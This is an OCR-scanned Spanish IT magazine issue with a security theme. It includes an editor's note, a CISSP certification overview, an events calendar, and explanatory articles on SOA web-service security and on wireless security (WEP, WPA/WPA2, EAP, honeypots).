LAS 10 MEJORES HERRAMIENTAS DE SEGURIDAD INFORMÁTICA

NEX IT SPECIALIST

REVISTA DE NETWORKING Y PROGRAMACIÓN

$7 #20

Guerra al Spam

Stack Overflow

Hijacking de sesión

Seguridad Wireless

Pen-Tests

ESPECIAL SEGURIDAD

STOP Hackers & Malware

WWW.NEXWEB.COM.AR

ISSN 1668-5423

Dist. Cap.: Vaccaro Sanchez y Cia. S.C. - Interior: DGP
Correo Argentino FRANQUEO A PAGAR Cta. 18185

Redes Auto-defensivas

Firma Digital



DIRECTOR
- Dr. Carlos Osvaldo Rodriguez

PROPIETARIOS
- Editorial Poulbert S.R.L.

COORDINADOR EDITORIAL
- Carlos Rodríguez Bontempi

RESPONSABLE DE CONTENIDOS
- Dr. Carlos Osvaldo Rodríguez

EDITORES
- Carlos Vaughn O'Connor
- Carlos Rodríguez

GERENTE COMERCIAL
- Ulises Román Mauro
umauro@nexweb.com.ar

DISTRIBUCIÓN
- Mariano H. Agüero
distribucion@nexweb.com.ar

SUSCRIPCIONES
- Maximiliano Sala
suscripciones@nexweb.com.ar

DISEÑO Y COMUNICACIÓN VISUAL
- Esteban Báez
- Carlos Rodríguez Bontempi

PREIMPRESIÓN E IMPRESIÓN
Impresión: IPESA Magallanes 1315. Cap. Fed. Tel 4303-2305/10

DISTRIBUCIÓN
Distribución en Capital Federal y Gran Buenos Aires: Vaccaro, Sánchez y Cia. S. C. Moreno 794, Piso 9. C1091AAP- Capital Federal Argentina.
Distribuidora en Interior: DGP Distribuidora General de Publicaciones S.A. Alvarado 2118/56 1290 Capital Federal - Argentina
NEX IT Revista de Networking y Programación
Registro de la propiedad Intelectual en trámite leg número 3038 ISSN 1668-5423
Dirección: Av. Corrientes 531 P 1 C1043AAF - Capital Federal
Tel: +54 (11) 5031-2287

Si desea escribir para nosotros, enviar un e-mail a: articulos@nexweb.com.ar



Nota del Editor

La seguridad de la información (information security) involucra hoy muchos campos diferentes y se ha transformado en un área indispensable dentro de cualquier infraestructura de networking sea ésta de una PYME o de una corporación.

Es fundamental para quien se halle en el mundo de networking, IT o de los desarrolladores conocer con algún grado de expertise esos campos (conceptos, tecnologías involucradas, regulaciones gubernamentales, certificaciones de calidad o mejores prácticas de organismos profesionales) y también los players más importantes que proveen servicios o herramientas.

En varias ediciones anteriores de NEX (NEX #13, #14 y #15, Volúmenes 1, 2 y 3 de “Ethical Hacking”) se han desarrollado muchos de los temas más básicos.

En NEX #20, hemos convocado a algunos de los actores más prestigiosos de seguridad de la información de Argentina y les hemos pedido que nos desarrollen un abanico de temas de mucha vigencia.

El espectro de temas tratados es muy amplio. Van desde un informe sobre la seguridad en internet, una visión general de las metodologías usadas por profesionales de seguridad informática, pen-tests, seguridad wireless, IDS, hijacking de sesión, seguridad gerenciada, firma digital, metodologías modernas antispam, seguridad de acceso, seguridad SOA (Service Oriented Architecture, la nueva arquitectura de programación asociada a web services), algoritmos de encriptación hasta las bases de la matemática modular que utiliza el algoritmo RSA de llaves públicas y privadas.


Realizamos una entrevista al director Hispasec y al autor de la herramienta Open Source JFFNMS para monitoreo de redes. Y, les contamos lo nuevo de CISCO con NAC y self defending Networks (redes auto-defensivas).


Nmap aparece siempre entre las herramientas infaltables del experto de seguridad. Por ello les presentamos a Nmap, las 10 mejores herramientas seleccionadas por quienes usan Nmap y a Fyodor.

Por último resulta imposible en una revista de seguridad de la información no hacer conocer a CISSP: la certificación más codiciada por el profesional de la seguridad de la información

Estamos seguros que la revista les resultará interesante pero nuestra ambición va un paso más: que les resulte útil. Si es así habremos cumplido nuestro objetivo.

Por cuestión de espacio algunos artículos no los hemos podido incluir en la versión impresa pero sus PDFs se pueden bajar de nuestro web site (www.nexweb.com.ar). Se puede ver una lista de ellos en la Pág. 82: EXCLUSIVOS WEB.





Software de Monitoreo JFFNMS

"JFFNMS es un software de monitoreode redes que se utiliza en todo el mundo, es argentino y Open Source. Hablamos con su creador para que nos comente cómo surgió y también qué piensa del software libre".



Seguridad informática en Argentina

El diagnostico es claro y no muy alentador... están sufriendo el mismo inconveniente que cualquier otra compañía de gran dimensión o el mismo usuario hogareño..



Conociendo al enemigo interno

"Los "pen tests", o tests de penetración, se están poniendo cada vez más de moda. Muchas veces se los confunde con un análisis de vulnerabilidades. Pero hay mucho más detrás de ellos..."

Sumario



CISSP la certificación en seguridad más prestigiosa



Un símbolo de éxito.

Esta certificación ha sido desarrollada y mantenida por la Internacional Information Systems Security Certification Consortium (ISC)² (www.isc2.org).

CISSP es una certificación de primer nivel y que no está ligada a ningún vendor. Quien la posea será reconocido internacionalmente como un experto en IT security. Junto con los conocimientos obtenidos se obtienen mayores oportunidades de trabajo y remuneración.

ISC² y sus certificaciones de seguridad

(ISC)², International Information Systems Security Certifications Consortium, INC. es una organización global, sin fines de lucro, dedicada a:

• El mantenimiento de una Base de conocimiento común para la Seguridad de la información (SI)

• La certificación de profesionales de la industria y practicantes en un estándar de SI internacional.

• La administración de entrenamiento y exámenes de la certificación.

• Asegura que las credenciales son mantenidas, primordialmente por medio de la educación continua.

Los gobiernos, corporaciones, centros de capacitación y organizaciones del mundo entero demandan una plataforma común para controlar la naturaleza dinámica de la seguridad de la información. (ISC)² ayuda a satisfacer estas necesidades. Miles de profesionales en mas de 60 países han obtenido una certificación en una de las dos designaciones administradas por la (ISC)²

• Certified Information Systems Security Professional [CISSP]

• System Security Certified Practitioner [SSCP]

Ambas credenciales indican que aquellos certificados han demostrado experiencia en el campo de seguridad de la información, aprobando un riguroso examen, subscribiéndose a un Código de Ética y manteniendo la certificación mediante educación continua.

La certificación CISSP

La certificación CISSP fue diseñada para reconocer la maestría sobre un estándar internacional para la Seguridad de la Información y el conocimiento de la Base de conocimiento común. La certificación puede enriquecer la carrera profesional y brindar mayor credibilidad a la experiencia en SI

La certificación CISSP en el mundo

Al día de la fecha existen aproximadamente 15.000 CISSP en todo el mundo. Su gran mayoría en los EEUU, donde se encuentra aproximadamente un 50%. Según un reciente estudio realizado por publicaciones especializadas, la certificación CISSP fue la más deseada, tanto por profesionales como empleadores durante el año 2003. El sueldo promedio anual de un profesional con la certificación CISSP en los EEUU se encuentra en el entorno de los U$S 85.000,00 anuales, siendo una de las certificaciones mejores pagas, y que generan mayores dividendos para los profesionales. ■

La estructura del examen

El examen de la certificación CISSP consiste en 250 preguntas de múltiple opción. Los candidatos tienen hasta 6 horas para completar el examen. Diez dominios de evaluación en seguridad de la información son cubiertos en el examen, todos pertenecientes a la Base de conocimiento común:

1. Metodología & Sistemas de Control de Acceso.
2. Desarrollo de Aplicaciones & Sistemas.
3. Planeamiento de la Continuidad del Negocio.
4. Criptografía.
5. Leyes, Investigación & Ética.
6. Seguridad de las Operaciones.
7. Seguridad Física.
8. Modelos & Arquitecturas de Seguridad.
9. Practicas de administración de la seguridad.
10. Seguridad en las telecomunicaciones, redes & Internet.

CALENDARIO DE EVENTOS IT EN ARGENTINA

Fecha	NOVIEMBRE	Informes
20 al 23	**5º Jornadas Regionales de Software Libre** Cafferata 729, Ciudad de Rosario	www.jornadas.ant.org.ar info@jornadas.ant.org.ar
22 y 23	**READY** Tour de Lanzamiento SQL Server 2005 Tattersall de Palermo - Av. Libertador 4611, Buenos Aires	www.ready05.com eventos@eventosmicrosoft.com 0800-999-4617
23	**DISTECNA TECHNOLOGY TOUR 2005** Hotel Sheraton - D. Quiroz 1300, Ciudad de Córdoba	(11) 5166-3450
24	**TechNight Córdoba - Infraestructura** Introducción a Microsoft Virtual Server 2005. Hipólito Yrigoyen 146, Piso 14. Ciudad de Córdoba	http://msevents.microsoft.com/cui/EventDetail.aspx?culture=es-AR&EventID=1032283497&EventCategory=1
26 y 27	**Seminario de Seguridad Antivirus** Facultad Regional de Rosario - Zeballos 1341, Rosario - 19.00 a 22.00 hs.	tamburi@eset-la.com
29	**Gira Nacional MUG y MSDN: SQL Server 2000 / 2005 Preview** Universidad Tecnológica Nacional - Facultad Regional Santa Fe	http://girainterior.mug.org.ar/
30	**Trabajo IT 2 – Versión 2.00.5 B** Sheraton Libertador, Buenos Aires	mgparra@worktec.com.ar Te. (5411) 4803-6100

Si desea ver su evento IT publicado en esta sección, por favor háganos llegar la información respectiva a: eventos@nexweb.com.ar

SOA Cómo unir todas las piezas del rompecabezas tecnológico

"Con la aparición de los Web Services y las arquitecturas basadas en servicios - SOA por las siglas en inglés de Service Oriented Architecture, las aplicaciones pueden llamar a funciones remotas como si fueran un browser y sin tener que estar programadas en el mismo lenguaje pueden intercambiar información usando XML. Pero esto no sólo agrega flexibilidad sino también genera necesidades adicionales de seguridad, si las contemplamos adecuadamente podemos armar una arquitectura más segura que la actual, pero si no las contemplamos... "

Lic. Nestor Camilo
Director Fusion Middleware
Oracle Latinoamerica



Cuando me pidieron un artículo sobre SOA, con la idea que era la primera vez que se publicaba algo al respecto y sobre todo con el marco de la seguridad, se me ocurrió hacer un artículo en tres partes. La primera, conceptual y de negocio, tratando de explicar las ventajas de SOA sin entrar en muchos detalles técnicos, para luego bajar a detalle en las características más importantes desde el punto de vista del desarrollo / integración y luego bajar más a detalle respecto al desafío de seguridad implícito.

El auge de Internet como soporte de nuevos negocios en el ámbito de las empresas provocó que el gerenciamiento de las mismas dependa cada vez más y más del área de IT para poder desarrollar mejores respuestas al mercado y abarcar así nuevos desafíos. La base de estas nuevas capacidades -es un hecho-, depende en nuestros días casi íntegramente del manejo de la información estratégica. Es decir, es la disponibilidad en tiempo real de esta información lo que permite generar nuevos servicios para satisfacer una demanda encubierta, prever problemas de stock que afectarían a terceros ó sencillamente evitar la redundancia de los datos para no saturar los sistemas con información irrelevante.

Lo paradójico es que toda esta información, que resulta clave para generar mayor rentabilidad, está confiada a sistemas y herramientas que nunca fueron diseñados para dialogar entre si. De esta manera, cada una de las piezas de este enorme rompecabezas permanece aislada dentro de una red global. En tanto, generaciones enteras de oportunidades de negocios, como el desarrollo de nuevos productos y servicios, el establecimiento de alianzas estratégicas claves, o la posibilidad de crecer en las debilidades de los competidores, sencillamente se pierden, desvaneciéndose para siempre.

Desanimados por tener que enfrentar a diario la complejidad de este problema, los jefes tecnológicos de las empresas se arman de paciencia y buscan soluciones parciales para poder dar respuestas inmediatas a problemas puntuales. En la intimidad de su trabajo, suponen que sólo otro jefe de sistemas podría comprender en su verdadera dimensión todas las dificultades que les genera la falta de integración para poder proveer al negocio con respuestas adecuadas en tiempo y forma. Quienes conocen el día a día de este escenario no se sorprenden al comprobar que la integración es en la actualidad el reclamo número uno de los CIOs. Y también de sus jefes.

Porque los presidentes de empresas saben que cada mercado tiene sus reglas. Y que estas reglas por lo general conocen una sola velocidad: más rápido. Su urgencia por generar resultados dentro de un plazo ajustado, hace que su experiencia con las herramientas informáticas se pueda resumir en tres palabras. A su juicio, siempre resultan caras, lentas y rígidas. En síntesis, los mercados no pueden esperar los tiempos que le toma al área de IT resolver sus demandas.

La pregunta clave es una sola. ¿Cómo mejorar el tiempo de respuesta del área de IT sin la necesidad de tirar por la borda toda la inversión en recursos humanos y dinero hecha hasta el momento?

La respuesta a la que llegó el estado del arte del software para empresas es generar un nuevo paradigma que permita a los empresarios diseñar un mapa de sus negocios expresado tecnológicamente. Eso es SOA. El acrónimo SOA significa arquitectura orientada a negocios y es, entre otras cosas, un modelo que por primera vez permite a las empresas tener la mayor perspectiva posible para poder visualizar el día a día de sus procesos de negocios.

La función más básica de SOA es integrar todos los elementos dispersos que ayudan a construir y mantener saludables los negocios de una empresa. Un estudio reciente de la consultora Forrester Research define a la integración de los sistemas informáticos de una compañía como "un valor estratégico para diseñar negocios". Pero la integración no se mide solamente en términos de estrategia, es además un elemento clave para reducir costos. Según otra consultora reconocida, como el Gartner Group, la integración de los recursos tecnológicos dispersos permite realizar una reducción de hasta el 30 por ciento en los presupuestos de IT.

Pero, tal vez, la promesa más interesante que le hace SOA a las empresas está en su diseño, nacido para generar un marco tecnológico común a todos los desarrollos y sistemas en el largo plazo. Esto significa que está pensado para permitir ir incorpo-

rando a su oferta todas las nuevas generaciones de estándares que vayan apareciendo en el futuro y también para proteger los datos históricos existentes de las empresas garantizando su disponibilidad bajo dos formatos: eventos y servicios.

Cuando se habla de servicios, en términos de Tecnologías de la Información, estamos hablando de qué cosas hace el negocio al que nos dedicamos. Y cuando hablamos de eventos, estamos hablando de cuándo estas cosas deben ser hechas.

Detrás de todos estos conceptos, lo importante es visualizar que SOA tiene un objetivo ineludible, y es el de brindarle la mayor flexibilidad posible al antiguo arte de hacer negocios. Y, por encima de todo, darle a las empresas aquello que la dinámica de negocios en la actualidad está exigiendo: reducción de costos, protección de la inversión y el mejor tiempo de respuesta posible.

2 capas, 3 capas, cuántas capas...


Si lo miramos con más detalle, nos vamos a encontrar que el mundo de SOA tiene muchas similidades con tecnologías que existieron desde hace muchos años, como los monitores de transacciones, DCOM, Corba o EJB, pero quizás la primera diferencia significativa es que todo la arquitectura esta basada en estándares abiertos, es mas SOA se ve como la cuarta generación, primero la generación de los terminales, segundo la Client Server, tercera la Web y finalmente la arquitectura de los servicios, pero a diferencia de las generaciones anteriores esta nueva tecnología es evolucionaria (en vez de revolucionaria, como lo fue Client Server o Web, que forzaron a cambiar las aplicaciones y herramientas de desarrollo) y esta evolución se muestra en que es posible tomar aplicaciones existentes como Siebel, eBusiness Suite, JD Edwads, Peoplesoft o SAP R3 y agregarles adaptadores que permiten exponer la funcionalidad existente como un servicio, por ejemplo transforman una BAPI de consulta de Stock y exponerlo como un servicio de stock que puede ser consumido por cualquier aplicación que utiliza servicios u orquestada por una herramienta de BPM basada en BPEL. Pero mirándolo mas en detalle, en una arquitectura SOA podemos identificar varias capas (ver figura 1), empezando desde la de mas abajo, donde residen los servicios, ya sea servicios que fueron desarrollados nativamente en algún lenguaje que maneja web services o aplicaciones que exponen los servicios vía un adaptador.

Luego de esto tenemos una capa de administración y seguridad, que permite definir externamente quien tiene acceso a cada función y políticas de acceso mas sofisticadas, que veremos al final de la nota. Luego hay una capa de orquestación, donde para armar un proceso o aplicación compuesta vamos a llamar a varios servicios en orden, y aquí tenemos un nuevo estándar que permite invocar a estos servicios de forma mas sencilla que programar en un 3GL. Este lenguaje, llamado BPEL es la evolución de los lenguajes de workflow de los últimos años, e incluso vendors como Oracle tienen herramientas para que se pueda desarrollar gráficamente un proceso y que la herramienta vaya generando en forma simultanea el código de armado de procesos, que luego, gracias a que es un estándar, se puede ejecutar en cualquier servidor que cumpla el estándar BPEL. Por ultimo tenemos la capa de presentación donde tanto desde un portal como desde una aplicación que se ejecuta para un browser o para cualquier tipo de dispositivo, podemos interactuar con este proceso.

La seguridad en el tiempo de los Web Services

Cuando recordamos la época en que todos los sistemas de computo corrían en mainframe añoramos la seguridad implícita que tenían. Al ser accesibles sólo para unas pocas decenas de usuarios y tener en ejecución sólo algunos programas, era bastante sencillo controlar quien tenía acceso a ese equipo y la información que ahí residía. Con la flexibilidad y aumento de usuarios y aplicaciones que vinieron a medida como las mini computadoras, las PC con los sistemas Client Server, la aparición de los servidores web y las aplicaciones distribuidas, nos encontramos que ya los usuarios se miden en millones y las aplicacio-

Fig.1 - Capas SOA






Fig.2 - Desafio Seguridad en SOA

nes en centenares.

Y esto aun no es nada, estamos a punto de multiplicar por 10 o 100 la cantidad de aplicaciones, dispositivos y usuarios que pueden acceder a nuestras aplicaciones e información. Significa un salto cuantitativo en flexibilidad pero trayéndonos aparejado un desafió grande con el tema de seguridad, ya que no podemos contar mas conque la seguridad va a estar asociada a un ID y clave de un usuario de nuestra aplicación. Tenemos que empezar a prever que las aplicaciones que invocan a los Web Services tendrán que utilizar mecanismos más adecuados a una comunicación computadora a computadora, y por ello están en pleno desarrollo estándares de seguridad llamados WS-Security y WS-Federation, así como el protocolo SAML.

Ahora la gran ventaja de SOA es que al tener definida una capa de seguridad, se puede definir políticas de seguridad por fuera de la aplicación, teniendo absoluto control de la empresa y pudiendo implementarse independientemente de cual sea el vendor de los distintos servicios o que hayan sido desarrollados inhouse, incluso para los Independent Software Vendors (ISV) esto significa que no se tienen que preocupar por embeber el manejo de seguridad dentro de la aplicación, sino que simplemente será un servicio más disponible en la infraestructura. Dentro de esta problemática hay varios vendors proveyendo soluciones, incluyendo a

Oracle que incorporó a su amplia oferta de seguridad e Identity Managment componentes para la administración de seguridad en ambientes heterogéneos, incluyendo facilidades para la administración de Web Services. Estas herramientas permiten definir políticas de acceso a estos Web Services (y a cualquier URL o recurso Web) donde uno puede definir cosas tan sencillas como que solo se accede si mi usuario y password esta dentro de un grupo habilitado en Active Directory o tengo un certificado digital x509 donde la empresa es una de las que son aceptadas como partners o tan sofisticadas como un workflow donde alguno de estos pasos sea tener un ticket kerberos.

¿Y cómo hacemos para que esta definición sea efectiva, o sea que alguien interno que conoce la dirección del Web Service directa, no lo llame sin pasar por el mecanismo de seguridad?. Y aquí aparece parte lo interesante de la solución. Hay un concepto llamado agente que se instala dentro de la máquina que ofrece el Web Service (ya sea un servidor de Aplicaciones J2EE como el Application Server de Oracle, como de terceros por ejemplo BEA WebLogic, IBM WebSphere y JBOSS o incluso en tecnología Microsoft .NET). Este agente valida antes de permitir la ejecución que se cumpla con la política asociada, e incluso puede loguear esta invocación y su resultado, permitiendo luego la administración y monitoreo de estos servicios, donde además de monitorear cuantas invocaciones se realizan con un ID adecuado, también se puede monitorear el tiempo que demora la ejecución del servicio y cuántas veces devuelve resultado. Así es posible informar proactivamente -por ejemplo vía email o SMS- cuando un servicio o toda la instalación está recibiendo un ataque, cuando la performance se empieza a deteriorar y el servicio tarda más de 2 segundos en ejecutarse, o cuando el nivel de disponibilidad esta por debajo del 99% que tengo definido en el Service Level Agreement. Incluso en estos casos, además de definir reglas de aviso, se puede automatizar aun más, haciendo que se dispare un Web Service cuando alguna de estas alarmas programadas se ejecuta.

Conclusión – SOA vino para quedarse

Y definitivamente la flexibilidad que agrega un aproach SOA a los sistemas actuales son muy apreciados, desde permitir la integración entre aplicaciones de forma sencilla (ya que hay definido un protocolo común entre cualquier aplicación) a orquestar procesos complejos, monitorear los procesos de negocio end to end o incluso poder definir políticas de seguridad independiente de las aplicaciones son todas características que terminan aportando a la necesidad de flexibilidad, o "empresa ágil". Hoy toda la tecnología mencionada en la nota esta disponible, es más en el caso particular de Oracle, tiene disponible desde herramientas de desarrollo J2EE, adaptadores para exponer aplicaciones o diversas tecnologías como servicios, seguridad, orquestación con BPEL, portales, y monitoreo de eventos de negocio en tiempo real. Todo esto se puede bajar para probar desde el sitio http://otn.oracle.com/soa, donde además de todo el software se pueden encontrar ejemplos y tutoriales de cómo dar los primeros pasos o profundizar sus conocimientos con ésta, la tecnología de la próxima generación de aplicaciones. ■

Fig.3 - Monitoreo de Seguridad en SOA





Seguridad Wireless

Pablo Verdina

Dpto. de soporte Técnico de NextVISION

Las redes de datos Wireless o sin cables nos ofrecen hoy en día innumerables beneficios tanto económicos, estructurales y funcionales.
Uno de ellos es la movilidad. Una Wireless LAN brinda a los usuarios, acceso a la información en tiempo real en cualquier lugar de la organización. Esta movilidad otorga productividad y oportunidades no disponibles en una red cableada. Su rápida y simple instalación es otra de las ventajas, puesto que evita el pasaje de cables en las paredes y los cielorrasos y proporciona mayor flexibilidad dado que se puede acceder a lugares que el cableado no lo permite.
Como contrapartida, la falta de seguridad convierte a una Wireless LAN en un recurso desfavorable.
En el año 2001, una serie de estudios independientes de varias instituciones comerciales y académicas identificaron debilidades en Wired Equivalent Privacy (WEP), el mecanismo original nativo para wireless local area networks (WLAN) del Institute of Electrical and Electronics Enginners IEEE en su norma 802.11.
Esos estudios demostraron que inclusive con WEP habilitado, un intruso equipado con las herramientas correctas y un conocimiento técnico limitado podría tener acceso no autorizado a la Wireless LAN. Por ello, las empresas encontraron necesario suplementar la encriptación WEP con soluciones de terceros como VPN, IEEE 802.1X, servicios adicionales de autentificación, u otras tecnologías propietarias de distintas empresas de software.
La Alianza Wi-Fi presentó dos nuevas especificaciones de seguridad tanto para redes hogareñas como para redes de empresas. En 2003, mencionó Wi-Fi Protected Access (WPA) como una nueva especificación de estándar de seguridad Wi-Fi. WPA trajo seguridad a las empresas y usuarios hogareños garantizando la privacidad de su información. WPA usa Temporal key Integrity Protocol (TKIP) para la encriptación de la información.En 2004, presentó Wi-Fi Protected Access 2 (WPA2) como la segunda generación de seguridad WPA. Como WPA, WPA2 provee un alto nivel de seguridad de protección de la información. WPA2 esta basada en la ultima verificación de la IEEE 802.11i ratificado en Junio del 2005. WPA2 usa Advance Encryption Standard (AES) para la encriptación de los datos.
Los dos nuevos estándares para seguridad wireless protegen las redes de todas las vulnerabilidades conocidas en el viejo estándar WEP, desde los ataques de hackers como man-in-the-middle, autentificaciones, key collision, brute-force, dictionary attacks, etc.
Los dos estándares de seguridad de la Alianza Wi-Fi tienen a la vez dos divisiones importantes, usuarios hogareños o empresas (ver cuadro 1)

EAP (Extensible Authentication Protocol)
El uso de protocolos EAP (Extensible Authentication Protocol) entre el dispositivo y el punto de acceso, que realizan una autenticación basada en el usuario frente a una basada en el dispositivo, emplean credenciales como passwords o certificados, y protegen la seguridad de estas credenciales y la seguridad de los datos

Cuadro 1	WPA	WPA2
Enterprise Mode (Business and Government)	Authentication: IEEE 802.1X/EAP Encryption: TKIP/MIC	Authentication: IEEE 802.1X/EAP Encryption: AES-CCMP
Personal Mode (SOHO / personal)	Authentication: PSK Encryption: TKIP/MIC	Authentication: PSK Encryption: AES-CCMP

Distintos tipos de autentificaciones EAP (fig1)
Todos los tipos de EAP son soportados por IEEE 802.1X inclusive EAP-TLS, EAP-TTLS, PEAP v.0, PEAP v.1 y otros estándares. Cada uno de ellos ha sido diseñado para resolver distintos tipos de dificultades de seguridad de autentificación, algunos son mejores para trabajar en escenarios donde el acceso es controlado por un password simple; otros fueron diseñados para soportar certificados de clientes o Server y los métodos EAP que soportan autentificación mutua son los que se deben usar en un entorno WLAN.

¿Como reutilizar nuestro viejo hardware en un escenario seguro?
Mucho se ha escrito acerca de las vulnerabilidades de los sistemas de datos inalámbricos específicamente sobre el estándar de encriptación WEP, pero en nuestro país la posibilidad concreta de acceder a la última tecnología para contar con las mejoras de seguridad necesarias que garantizan la protección de nuestra información, van más allá de la seguridad misma.




Fig. 1

Cuadro 2	PEAP	EAP-TLS	EAP-TTLS
User Authentication Database and Server	OTP, LDAPNDS, NT Domains, Active Directory	LDAP, NT Domains, Active Directory	OTP, LDAP, NDS, NT Domains, Active Director
Native Operating System Support[1]	Windows XP, 2000	Windows XP, 2000	Windows XP, 2000, ME, 98, Win CE, Pocket PC2000, Mobile 2003
User Authentication Method	Password or OTP[23]	Digital Certificate	Password or OTP[4]
Authentication Transaction Overhead	Moderate	Substantial	Moderate
Management Deployment Complexity	Moderate Digit Certificate for Server	Substantial Digital Certificate Per Client and For Server	Moderate Digital Certificate for Server
Single Sign On	Yes[5]	Yes	Yes

A continuación, se detallan dos escenarios en los que de manera económica y segura, se puede reutilizar los viejos equipos WEP sin poner en riesgo la seguridad de nuestra empresa.

¿Qué es un Honeypot y para que sirve?
Si se cuenta con el presupuesto necesario para cambiar nuestros equipos por nueva tecnología, es conveniente mantener el equipo WEP en la red así como también, realizar unos cambios respecto de su estructura y su función.
Un honeypot es una especie de trampa en nuestra network destinada a desilusionar a nuestros atacantes haciéndolos perder tiempo en un sistema que no compromete nuestra LAN y al mismo tiempo, puede proporcionar información útil para prevenir futuros ataques.

Algunos consejos útiles:

- Si se contempla la posibilidad de implementar una solución wíreles WPA, asegúrese de especificar un SSID diferente del que va a utilizar en la solución WPA.
- Para evitar interferencias, utilice un canal 5 veces más bajo o más alto del asignado a la solución WPA.
- Asegúrese de utilizar encriptación WEP con 128 bits.
- Emplee ACL (Access Control List) para especificar MAC address con derecho a conexión.

Estas recomendaciones aseguran que el honeypot no interfiera con el funcionamiento real de nuestros AP y, al crear un entorno con seguridad WEP y filtrado de MAC address, permite mostrar al atacante un escenario interesante. (fig 2)
La Wi-FI Alliance certifica los productos WPA Enterprise y WPA2-Enterprise sobre una arquitectura abierta con EAP-TLS
En la figura 2 se integra una solución de acceso WPA/EAP y WEP donde las conexiones WEP utilizan VPN sobre wireless.
Con este tipo de solución si un hacker lograra romper la seguridad WEP y el control de MAC Address sólo ganaría acceso a una VLAN o un segmento de la red desde la cual podría comprometer la seguridad de nuestra red.

Una estructura Wireless WEP segura para reutilizar nuestros viejos A.P.
Las más grandes corporaciones en el mundo siguen utilizando VPN para proteger los accesos remotos, la tecnología VPN sigue siendo hoy en día uno de los medios más seguros de conexión basado en el tipo de encriptación y los estándares de seguridad.
